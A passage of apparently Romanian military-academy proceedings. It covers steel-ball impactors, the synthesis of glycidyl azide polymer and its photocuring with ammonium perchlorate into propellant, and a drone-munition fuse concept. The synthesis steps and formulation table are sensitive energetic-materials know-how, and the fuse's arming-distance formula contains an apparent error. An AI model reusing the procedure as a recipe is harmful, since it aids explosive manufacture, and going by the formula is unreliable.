The analysis of the results shows that the steel balls velocity depends on their initial position. Thus, the steel balls located on the outer layer have a higher speed than those located on the inner layer. Also, the steel balls located on the edge have a considerably lower velocity than those located centrally and at the same time, they are distributed over a very large surface, which leads to a low density of steel balls/m². These inconveniences can be reduced or eliminated by arranging the steel balls on a concave surface, which leads to a focusing of the steel balls in a narrower cone and to an increase in the velocity of the balls located in the edge area.

References

- 1 Autodyn Theory Manual, Century Dynamics. 2005
- 2 A.N. Rotariu, Balistica terminala. Formarea și accelerarea impactorilor, MTA, Bucharest, 2017

DEVELOPMENT OF ENERGETIC MATERIALS BASED ON GLYCIDYL AZIDE POLYMER

Florin-Marian Dîrloman*, **Traian Rotariu***, **Gabriela Toader***, **Aurel Diacon***,
Ștefan Curte*

**Military Technical Academy “Ferdinand I” 39-49 Av. George Cosbuc, Bucharest, Romania
florin.dirloman@mta.ro, traian.rotariu@mta.ro, gabriela.toader@mta.ro,
aurel.diacon@mta.ro, ștefan.curte@mta.ro*

Abstract: *This paper describes experiments conducted to investigate the development of propellant formulations by the photopolymerization process. For this purpose, a glycidyl azido polymer was synthesized and characterized using Gel Permeation Chromatography and Fourier Transform Infrared Spectroscopy, to confirm the formation of the azido group and the value of the obtained molecular mass. Furthermore, the synthesized compound was used in the developed process of formulating the energy propellant through the photopolymerization manufacturing process. The energetic mixture obtained was investigated from the point of view of thermal stability.*

Keywords: *glycidyl azido polymer, photopolymerization, propellant, oxidizer*

Introduction

Composite energetic materials are a class of materials that consist of two or more components, usually a fuel and an oxidizer, embedded in an organic compound known in the literature as binder. These materials are designed to possess higher energetic characteristics (specific impulse and burning rate), better stability and increased safety during operational activities than traditional energetic compounds [1-3].

In the structure of a composite energetic material, the fuel is considered to be the element that provides the energetic needed for the decomposition reaction, while the oxidizer provides the oxygen needed to sustain the combustion process. The binder matrix is usually an organic compound that is used to incorporate the fuel and oxidizer, to provide the proper mechanical behavior to the grain [4].

Composite energetic formulations are used in a wide range of applications, including rocket propellants, explosives and pyrotechnic compositions. They can be developed to meet specific requirements, such as: burning rate, chemical stability and sensitivity, by adjusting the proportions of fuel, oxidizer and matrix components [3,5].

The field of energetic materials is an active area of research and development, with continuous efforts to improve their performance and safety. Current research focuses on developing new materials with improved properties such as higher energetic densities, better sensitivity and increased stability. One area of research focuses on the development of new binders for composite energetic materials. Traditional binders can undergo various changes upon thermal decomposition and can contribute to the sensitivity of the material. New binders such as thermoplastic elastomers and thermosetting resins are being explored for their potential to improve the stability and safety of materials [6-7]. Another part of research focuses on the development of new processing methods for composite energetic materials. New techniques such as additive

manufacturing and electrospinning are being explored for their potential to improve the properties and performance of composite energy materials [7]. Among the additive manufacturing techniques is photopolymerization, which uses a photopolymer resin to manufacture materials with high resolution and better surface quality compared to other additive manufacturing methods [8]. The photopolymerization process includes stereolithography and procedures related to this technique. Stereolithography specifically refers to photopolymerization in a VAT of resins under the action of UV light from a laser, developing branched bonds between the polymer chains, causing the deposited material to change from a liquid, viscous state to a solid state. The chemical reaction is called "photopolymerization", which involves many chemical compounds such as photoinitiators, additives, reactive monomers or oligomers [8-10]. Most common photopolymers used in commercial additive manufacturing techniques can be solidified in the UV range, and photopolymerization is a photochemical process of linking small monomers into polymer chains. Usually, for the reaction to take place and to proceed at a well-controlled rate, a catalyst, i.e. a photoinitiator, is used. The polymers must be sufficiently cross-linked so that the polymerized molecules do not redissolve into the liquid monomers. Also, under the action of various loads, they must have sufficient strength to remain structurally undamaged. Photopolymers mainly consist of monomers, oligomers, photoinitiators, additives such as stabilizers, plasticizers, reagents and various solvents [9-10].

This study aims to provide some additional information on photopolymerization fabrication. Thus, this paper depicts the experimental investigations that were carried out in the synthesis of an energy polymer (glycidyl azido polymer) and its application in the development process of propellant formulation by the photopolymerization technique.

1 Experimental section

The synthesis and the development process of energetic polymer and propellant formulation, and the characterization process are provided in the sections that follow.

1.1 Synthesis and characterization of glycidyl azide polymer

1.1.1 Synthesis procedure

The synthesis of GAP is based on the substitution of the chlorine atoms, which are in polyepichlorohydrin (PECH), with the azide group. One of the solutions is the typical bimolecular (SN_2) nucleophilic substitution reaction. The synthesis of GAP is illustrated in the following chemical reaction.




Figure 1. Synthesis chemical reaction of GAP

In comparison with other energetic materials, GAP is obtained by a small modification of its precursor polymer, PECH. Essentially, the reaction consists of the addition, upon dissolution in an organic solvent, dimethylsulfoxide (DMSO), of the polymer polyepichlorohydrin (PECH) and sodium azide, followed by mixing the substance at 100°C. In the following process, it is desired to obtain the glycidyl azide prepolymer with a molecular weight of 1000 g/mol.

Materials

The following raw materials were used for the synthesis of GAP: polyepichlorohydrin with $M_n = 829$, sodium azide (Merk), dimethylsulfoxide (DMSO, Fluka), methylene chloride (Chimopar) and anhydrous magnesium sulfate (Chimopar).

Synthesis

Polyepichlorohydrin and the solvent (dimethylsulfoxide) were introduced into a 0.5 l three-necked flask and stirred until the complete dissolution of the polymer at a temperature of 33 °C. After 15 minutes, well-ground sodium azide was added with under continuous stirring, then the temperature was initially raised to 80 °C, and after one hour to the regime value (95 - 100 °C) for 23 hours until the completion of the reaction. After the reaction time expired, the solvent (DMSO) and salts were extracted from the reaction mixture by means of the separatory funnel by washing 7 times for 15 minutes with hot water (85°C). After each washing of the mixture, the solvent and salts were extracted. During hot water washing, the formation of two layers was observed in the Berzelius glass, which indicates that the polymer is insoluble in water, which is illustrated in Figure 2. The product was then extracted from the wash vessel with methylene chloride and dried over anhydrous magnesium sulfate to completely remove traces of water, followed by gravity distillation and vacuum filtration. Evaporation of the solvent was carried out by means of the same rotary evaporator Hei-VAP Core, Heidolph for 45 minutes at the temperature of 40°C and at 110 rpm. The glycidyl azide prepolymer synthesis process is illustrated in Figure 2.



PECH and DMSO
addition



sodium azide
addition



azidification reaction



GAP before solvent
and salt extraction




Figure 2: Synthesis process of GAP

1.1.2 Characterisation

The molecular weights and polydispersity index (PD) of the obtained glycidyl azide polymer were determined by means of Agilent PL-GPC 50 integrated GPC/SEC system, with RI concentration detector on the column packed with 2 x Agilent PLgel, 5 μm , MIXED-C 300 mm \times 7.5 mm, using 12-point calibration with polystyrene. The mobile phase was tetrahydrofuran (THF), and its flow rate was 0.3 mL/min and the oven temperature was 40°C. The sample injection volume was 20 μl .




Figure 3: GAP chromatography curve

According to the chromatogram presented in Figure 3, two curves can be observed. The red curve is the calibration curve of the GPC device, and the 12 blue points on it indicate the number of points where the polystyrene calibration was performed. The information to be extracted from the analysis is contained in the blue curve that is in the region marked with the number "1" (the region of interest), which indicates that the

molecular mass of the analyzed polymer is in the appropriate area. The information contained in the peak in region 1 (i.e., the calculated molecular masses for sample GAP-CSG022) is shown in Table 1.

Table 1. GPC analysis results

Peak	M_p	M_n	M_w	M_z	M_{z+1}	M_v	PD
Peak 1	1336	911	1278	1692	2189	1626	1.403

Taking into consideration the requirement imposed at the beginning of the synthesis process to obtain the molecular mass of the prepolymer of 1000 g/mol, it can be seen from Table 1 that the value of the number average molecular mass ($M_n = 911$) is approx. to the wanted value. Also based on the previous table, the low value of the polydispersity index ($PD = 1.403$) can be observed, which indicates that the distribution of the molecular mass in the analyzed sample is narrow and is made concrete by the fact that the molecular masses of the molecules in the sample are close values. The two curves contained in the chromatogram can be transposed in the form of a weighted average molecular weight (M_w) distribution diagram, illustrated in Figure 4.




Figure 4: Molecular weight distribution and cumulative percent curves

For the qualitative analysis, Fourier transform infrared spectrometry (FT-IR), namely the Spectrum Two device, PerkinElmer, was used to detect the presence of the azide group ($-N_3$), which is evidence of the nucleophilic substitution of chlorine in the polyepichlorohydrin structure with the azide group, i.e. proof of azidification and implicitly, the appearance of GAP. A thin layer of prepolymer was placed on the surface of the KBr tablet in the sample insertion region. The wavenumber range used was $500-4000\text{cm}^{-1}$, which is the appropriate range for most organic compounds. FT-IR spectrum is depicted in Figure 5, while in Table 2 the values of the wavelength of interest.




Figure 5. FT-IR spectrum of GAP

Table 2. FT-IR absorption values of GAP

Chemical group	Wavelength [cm^{-1}]
C-N	1096
C-O-C	1275
N_3	2096
$\text{CH}_2 - \text{CH}$	2869
OH	3437

According to the FT-IR analysis of GAP, it can be stated that the obtained result is a satisfactory one, due to the identification of the azido group ($-\text{N}_3$) with the wave number of 2096 cm^{-1} , which is clear proof of the substitution of chlorine in the polyepichlorohydrin structure with azido group.

1.2 Development and characterization of propellant formulation

1.2.1 Photopolymerization propellant formulation

Materials

The following materials were used in the development of the propellant: glycidyl azide polymer (**GAP**), 2-hydroxyethyl methacrylate (**HEMA**, Sigma Aldrich), 1-vinyl-2-pyrrolidone (**NVP**, Sigma Aldrich), triethylene glycol divinyl ether (**DVE**, Sigma Aldrich), 2-hydroxy-4'-(2-hydroxyethoxy)-2-methylpropiophenone (**PhI**, photoinitiator, Sigma Aldrich) and ammonium perchlorate (**AP**) were vacuum dried prior to use. Table 3 shows the composition of the energetic formulation herein reported.

Table 3. The composition of the propellant formulation

Sample	Components [wt.%]						
	Binder					Oxidizer	
	20					80	
	GAP	HEMA	NVP	DVE	Phi	AP 200 μm	AP 30 μm
CSG032 AP	47.20	11.70	35.37	4.71	1	80	20

Manufacturing process

Taking into account the materials involved in the manufacturing process, it was made in several stages. In the first step, the binder mixture was prepared (see Figure 6a), followed by drying and sorting of the oxidizer. The necessary amounts of substances were weighed and then the two components (binder and oxidizer) were mixed more closely until complete homogenization of the suspension was visually observed in the second step. Finally, after that the homogenized composite mixture was introduced into two syringes that were placed under the UV lamp for photopolymerization. The two syringes were subjected to the same regimen. Each syringe was held under the lamp for 5 circles of 5 minutes each. After each photopolymerization session there was a 10 minute interruption. To avoid the danger of the mixture expanding during light curing, the syringes were placed in an adjustable vice-type of key that holds the syringe plunger in a fixed position (see Figure 6b). The curing process and components are shown in Figure 6, while the propellant grains resulted after the curing process are depicted in Figure 7.




Figure 6. The components of propellant formulation (a) and the curing process (b)




Figure 7. The aspect of the propellant grain

For photopolymerization, this method of introducing the mixture into a predetermined form was resorted to, since it is difficult to find a suitable rheological agent (a thickener) that would give the mixture the necessary viscosity, so that during additive photopolymerization the geometry of the cast layers is preserved.

1.2.2 Characterisation of binder and propellant formulation

The main reason why sample CSG031 was subjected to FTIR analysis was to identify whether the azide group in the GAP structure underwent changes following UV treatment. At the same time, it was analyzed whether the prepolymer reacted during photopolymerization. The IR spectrum for the analyzed sample is illustrated in Figure 8.

Based on the FT-IR spectrum it can be seen that the N_3 group has been diminished by more than half, which is normal considering that GAP was introduced into the mixture at a percentage of less than 50%. At the same time, the reduction of the ratio between N_3 and C-N is observed for the binder. The dilution (decrease) of the azido group can also be attributed to the UV treatment during photopolymerization, as a Hg lamp was used, where two tubes give off IR radiation and thus heat the tube where a discharge in Hg occurs which produces the UV light. Thus, the lamp has two components: the first component is the heat, and the other is the UV component. The presence of the first component also leads to the heating of the sample, in addition to the irradiation already achieved. Thus, for future networks, milder irradiation conditions are recommended by using lower energy lamps and, in addition, keeping the samples under the UV lamp at lower irradiation times (shorter irradiation times).





Figure 8. FT-IR spectrum of GAP and binder

The resulting CSG032AP was subjected to differential thermal analysis to determine its thermal stability, which is important in terms of safety and performance. Therefore, the DTA analysis was performed using a DTA 551-Ex apparatus, where 40 mg of sample were heated at a rate of 5°C/min to a preset temperature of 450°C. The results of the DTA curve are illustrated in Figure 9a. Based on the thermogram of the CSG032AP, it can be seen that up to the temperature of 200 °C the sample did not undergo thermal changes. At the temperature of 240 °C, an endothermic peak (peak 1) is observed, which translates into the energy absorbed by the sample and its melting, or may indicate the vaporization, sublimation or phase change of certain components. The thermal stability of the sample is observed up to temperatures above 380 °C, then it starts to decompose, and the most prominent peak is given by the complete decomposition of the sample at the temperature of 387 °C (peak 2 – strongly exothermic peak). Peak 2 indicates the temperature released by the sample, the sample undergoing a decomposition reaction at that point. To highlight the thermal stability of CSG032AP, the thermal analysis of ammonium perchlorate was performed to determine whether CSG032AP has good thermal characteristics alongside AP. The thermogram of the DTA analysis of ammonium perchlorate is depicted in Figure 9b.



CSG032AP

AP

Figure 9. The DTA curves of propellant formulation and ammonium perchlorate

According to the thermogram of AP, the melting of ammonium perchlorate starts at 230 °C, and the endothermic peak reaches its maximum value at 243 °C. Also, with the use of AP in the CSG032AP mixture, decomposition of the oxidizer started at 287 °C, with complete decomposition at 312 °C. Along with AP, the other components of the mixture showed good thermal stability. It can be stated that the CSG032AP product resulting from the method was stable under the action of temperature and at values above 240 °C, being decomposed only at temperatures above 380 °C.

3 Conclusions and perspectives

Following theoretical and experimental research, it is found that the whole work proved to be a real challenge. One of the initial objectives was to synthesize the glycidyl azide prepolymer and characterize it. According to the FTIR analysis of GAP, it could be stated that the obtained result is a satisfactory one, due to the identification of the azido group ($-N_3$) with the wave number of 2096 cm^{-1} , which is a clear proof of the substitution of chlorine in the polyepichlorohydrin structure with the azido group.

The manufacture of energetic materials by the photopolymerization technique led to obtaining compounds with excellent thermal properties, by including ammonium perchlorate as a filling agent. Ammonium perchlorate proved to be a suitable filler for the photopolymerizable mixture used, and the glycidyl azide prepolymer showed good thermal stability at high temperature values. For photopolymerization, the method of introducing the mixture into a predetermined form was resorted to, since it is difficult to find a suitable rheology agent (a thickener) that would give the mixture the necessary viscosity, so that during additive photopolymerization the geometry of the layers is preserved cast. For future research, it is necessary to find a rheology agent that allows photopolymerization in additive layers. Moreover, for future networks milder irradiation conditions are recommended by using lower energy lamps and in addition keeping the samples under the UV lamp at shorter irradiation times. Thus, this study provides the perfect background for further studies in the future for this type of energetic mixtures.

Acknowledgments

This work was funded by the Romanian Ministry of Education and Scientific Research (UEFISCDI), project number PN-III-P2-2.1-PTE2021-0211- ctr. no. 75PTE/2022 and PN-III-P2-2.1-PTE-2021-0514 - ctr. no. 80PTE/2022.

References

1. Agrawal, J.P. (2010). High Energy Materials: Propellants, Explosives and Pyrotechnics, pages 209–316, Weinheim, Germany: John Wiley & Sons.
2. Klapötke, T.M. (2015). Chemistry of High-Energy Materials, 3rd Edition, Munich: DE GRUYTER.
3. Sanjeev Kumar, D.K. (2017) Composite Energetic Materials: A Review, Journal of Energetic Materials, 2017.
4. Kubota, N. (2015), Propellants and Explosives: Thermochemical Aspects of Combustion pages 69–110, Weinheim, Germany: John Wiley & Sons.
5. Bhattacharya, A.P. Composite Energetic Materials: Design, Synthesis, and Characterization, Chemical Reviews, 2021.
6. Wang, Y.Z. Polymer-Based Composite Energetic Materials: Recent Advances and Future Directions, Propellants, Explosives, Pyrotechnics, 2020.
7. Liu, W. Additive Manufacturing of Energetic Materials: A Review, Propellants, Explosives, Pyrotechnics, 2021.
8. Jian-Yuan Lee, Jia An, Chee Kai Chua, Fundamentals and applications of 3D printing for novel materials, Applied Materials Today, Volume 7, 2017, Pages 120-133, ISSN 2352-9407, doi.org/10.1016/j.apmt.2017.02.004.
9. Kudryashova, O.; Lerner, M.; Vorozhtsov, A.; Sokolov, S.; Promakhov, V. Review of the Problems of Additive Manufacturing of Nanostructured High-Energy Materials. Materials 2021, 14, 7394. <https://doi.org/10.3390/ma14237394>
10. Hasanov, S.; Alkunte, S.; Rajeshirke, M.; Gupta, A.; Huseynov, O.; Fidan, I.; Alifui-Segbaya, F.; Rennie, A. Review on Additive Manufacturing of Multi-Material Parts: Progress and Challenges. J. Manuf. Mater. Process. 2022, 6, 4. <https://doi.org/10.3390/jmmp6010004>.

DRONE-MOUNTED MUNITIONS SYSTEMS USED IN URBAN OPERATIONS

**Constantin Mateescu, Liviu-Cristian Matache, Adrian Rotariu Diana Dumitraș,
Ioana Păcurar, Alexandra Pîrvoipamfil Șomoiaș**

*Doctoral School, Military Technical Academy Ferdinand I, Bucharest, Romania,
mateescuconstantin91@yahoo.com*

***Abstract:** The paper presents a warhead concept for mortar bombs that can also be mounted on drones in the context of close combat in urban environments, as well as how this system can be used with maximum efficiency under the safest conditions.*

***Keywords:** Urban Warfare, Drones, Munitions, Precision Targeting, Safety Mechanisms*

Introduction

The paper, titled "Drone-Mounted Munitions Systems Used in Urban Operations", explores the expanding role of armed drones in urban warfare, where their technical and tactical advantages such as enhanced surveillance, precision targeting, and reduced personnel risk are increasingly vital. In densely populated, complex environments, drones offer new capabilities for minimizing collateral damage and improving mission efficiency.

The study provides a classification of drone-mounted munitions by payload capacity, mission type, autonomy, and munition type, laying a foundation for strategic application in urban combat. Additionally, it introduces a novel warhead concept for drones in close combat, incorporating safety-focused arming and detonation mechanisms to prevent friendly fire. Through this analysis, the paper highlights the transformative impact of drone technologies in urban operations while emphasizing essential safety considerations.

1 The Technical and Tactical Advantages of Using Armed Drones in Urban Environments

Armed drones, or Unmanned Aerial Vehicles (UAVs), have emerged as essential assets in modern warfare, particularly in urban environments. These complex and densely populated battlefields present unique challenges for traditional military forces, making it difficult to navigate, target enemies, and minimize civilian casualties. The introduction of armed drones into urban warfare offers both technical and tactical advantages that significantly enhance operational capabilities. This article explores the key benefits of armed drones in urban settings from both a technical and strategic perspective.

1.1 Technical Advantages of Armed Drones in Urban Environments

Urban warfare necessitates the use of advanced technologies that provide superior surveillance, precise targeting, and efficient execution of strikes. Armed drones possess several technical advantages that make them ideal tools for such complex scenarios.

- **Enhanced Surveillance and Intelligence Gathering:** Armed drones are equipped with high-resolution cameras, thermal imaging sensors, and advanced communications systems that enable continuous, real-time surveillance of urban landscapes.
- **Precision Targeting and Reduced Collateral Damage:** One of the primary technical advantages of armed drones in urban aera is their ability to execute highly prcise strikes.
- **Stealth and Low Detectability:** Drones, especially smaller models, are difficult to detect both visually and acoustically. Their small size and relatively quiet operation allow them to maneuver through urban environments undetected, making them difficult targets for enemy forces.
- **Versatile Payloads:** The flexibility of drone payloads is another technical advantage that enhances their utility in urban warfare. Drones can be equipped with a variety of munitions, from small grenades and rockets to precision-guided missiles(fig.1)



Figure 1: Drone equipped with an unguided bomb

1.2 Tactical Advantages of Armed Drones in Urban Warfare

The technical superiority of armed drones translates into significant tactical advantages when operating in urban environments. These advantages enable military forces to outmaneuver adversaries, enhance mission success, and reduce risks to both soldiers and civilians.

- **Reduced Risk to Personnel:** One of the most significant tactical advantages of armed drones is their ability to conduct dangerous missions without putting human operators at risk. In urban environments, ground forces are often vulnerable to ambushes, sniper fire, and improvised explosive devices (IEDs).
- **Real-Time Responsiveness and Adaptability:** Armed drones offer the tactical advantage of real-time responsiveness. Urban warfare is fast-paced, with enemy positions constantly shifting, and the ability to adapt quickly is crucial.
- **Effective Engagement in Asymmetric Warfare:** Urban environments are often the settings for asymmetric warfare, where conventional forces face non-state actors, insurgents, or terrorist groups.
- **Psychological Impact on Enemy Forces:** The mere presence of armed drones can have a significant psychological impact on enemy forces in urban settings. Knowing

that they are being constantly monitored and targeted by drones creates a sense of fear and uncertainty among adversaries.

- **Operational Flexibility:** Armed drones provide military forces with unparalleled operational flexibility. They can be deployed quickly and easily, often requiring minimal logistical support compared to traditional air assets like manned aircraft.

1.3 Challenges and Considerations

While armed drones offer significant advantages in urban environments, there are also challenges and considerations that must be addressed. The complexity of urban warfare means that drones, like other assets, must navigate issues such as GPS signal interference from tall buildings, limited line-of-sight for communication, and the potential for civilian harm. Additionally, adversaries may attempt to use counter-drone technologies such as jamming or hacking to disrupt drone operations.

Moreover, the ethical and legal implications of using armed drones in urban settings are a matter of ongoing debate. Striking the balance between minimizing civilian casualties and effectively neutralizing enemy combatants remains a key concern for military planners and policymakers.

2 Classification of Drone-Mounted Munition Systems

Unmanned Aerial Vehicles (UAVs), commonly referred to as drones, have become vital assets in modern warfare and security operations. Their ability to operate in a variety of environments, paired with the capacity to carry munitions, has expanded their role from reconnaissance to direct combat applications. This article classifies drone-mounted munition systems based on several key factors such as payload capacity, mission type, and level of autonomy.

2.1 Classification by Payload Capacity

One of the most straightforward ways to classify drone-mounted munition systems is based on the payload capacity of the drone. Payload capacity refers to the total weight a drone can carry, which includes not only the munitions but also other necessary equipment such as cameras, sensors, or guidance systems.

- Micro and Mini Drones(fig.2)



Figure 2: Mini Combat Drone

These drones typically have a payload capacity of less than 5 kg and are used for small-scale, precise operations. Due to their compact size, they usually carry lightweight munitions such as small grenades or explosive charges.

- Tactical Drones(fig.3)



Figure 3: Tactical drone BAYRAKHTAR TB2

With payload capacities ranging between 5 and 50 kg, tactical drones are designed for more significant battlefield roles. These drones can carry a variety of munition types, including precision-guided missiles like the AGM-114 Hellfire or smaller bombs such as the GBU-44/B Viper Strike.

- Strategic or MALE (Medium Altitude Long Endurance) Drones(fig.4)



Figure 4: Strategic drone MQ-9 Reaper

These drones typically have payload capacities of 50 to several hundred kilograms and are capable of carrying advanced precision-guided munitions (PGMs) such as air-to-surface missiles or larger bombs.

2.2 Classification by Mission Type

Drone-mounted munition systems can also be categorized based on their mission type, such as offensive, defensive or support roles.

Offensive Strike Drones: These are primarily designed to attack enemy targets with precision.

Loitering Munitions (Suicide Drones) (fig.5): Loitering drones, also known as kamikaze or suicide drones, combine the roles of surveillance and attack.



Figure 5: Shahed 136 suicide drone

Defensive or Intercepting Drones: Some drones are equipped with munitions designed for defensive purposes, such as intercepting incoming enemy projectiles, drones, or aircraft.

2.3 Classification by Munition Type

Finally, drone-mounted munition systems can be categorized based on the specific types of munitions they carry:

- **Precision-Guided Munitions (PGMs):** These munitions are equipped with advanced guidance systems that allow them to accurately strike designated targets. Laser-guided bombs, GPS-guided bombs, and air-to-ground missiles like the Hellfire fall into this category.
- **Unguided Munitions:** Some drones are designed to carry traditional unguided bombs or rockets, though these are less common due to the demand for precision in modern warfare. However, smaller, cheaper drones may carry these types of munitions for area saturation attacks.
- **Non-Lethal Munitions:** In certain operations, drones may carry non-lethal munitions such as tear gas or EMP (Electromagnetic Pulse) devices. These are primarily used for crowd control or disabling electronic equipment without causing physical harm.

3 Mathematical Modeling of a Proximity-Arming and Friendly Vehicle Detection Fuse for Unguided Bombs

Unguided bombs deployed from drones must operate under strict safety protocols to ensure the weapon arms only when it reaches a safe distance from the drone, and more critically, that it does not detonate near allied forces or vehicles. A novel approach to solving this problem involves using a "keyless entry" style detection system—similar to the one used in modern automobiles—to recognize the proximity of allied vehicles. In this article, we explore the key technical aspects and present mathematical models that govern the safe arming and detonation of the fuse.

3.1 Concept Overview

The fuse has two core functionalities:

1. Arming at a safe distance: After release, the bomb must arm itself only after traveling a predefined safe distance to avoid premature detonation near the launch platform (drone).
2. Detection of friendly vehicles: Upon nearing the ground, the bomb must detect any nearby allied vehicles using a keyless detection system and prevent detonation if an allied vehicle is within a critical radius.

3.2 Mathematical Model for Safe Arming Distance

There are the following conditions:

- The bomb is released at an altitude h_0 at time $t=0$;
- The bomb's trajectory is influenced by both gravitational acceleration g and air resistance $R(v)$.

The distance traveled can be modeled as:

$$s(t) = \int_0^t v(\tau) d\tau$$

Given the bomb's descent under gravity and air resistance, it can approximate the velocity as:

$$v(t) = v_{\infty}(1 - e^{-\frac{g}{v_{\infty}}t})$$

Where v_{∞} is terminal velocity.

The bomb arms itself when $s(t) = d_{safe}$, leading to the condition:

$$d_{safe} = v_{\infty}(t_{arm} - \frac{g}{v_{\infty}} e^{-\frac{g}{v_{\infty}}t_{arm}})$$

Where t_{arm} is the arming time. This ensures the fuse only arms after a predetermined distance, providing a safeguard for the launch platform.

3.3 Keyless Detection System for Friendly Vehicles

To prevent detonation near allied forces, the bomb is equipped with a keyless detection system akin to vehicle keyless entry systems. This system operates by detecting signals emitted by a transponder in allied vehicles, which continuously broadcasts a unique identifier I_{ally} .

The fuse's detection system, operating in a spherical detection range r_{detect} , continuously searches for these signals. If the signal is detected, the bomb's fuse enters a fail-safe mode where detonation is suppressed.

The probability P_{detect} of detecting an allied vehicle depends on factors like signal strength and noise interference, which can be modeled as a function of distance:

$$P_{detect}(r) = e^{-\beta(r-r_0)^2}$$

Where:

- r is the distance between the bomb and the vehicle;
- β is a factor that accounts for signal attenuation due to interference or obstacles;
- r_0 is the optimal detection distance for maximum signal reception.

3.4 Mathematical model for bomb detonation

The fuse will initiate detonation if no allied vehicle is detected and the bomb has reached the proximity of the target. The detonation radius r_{detonate} is the final critical parameter. If no transponder signal is detected within this radius, the fuse proceeds to detonation.

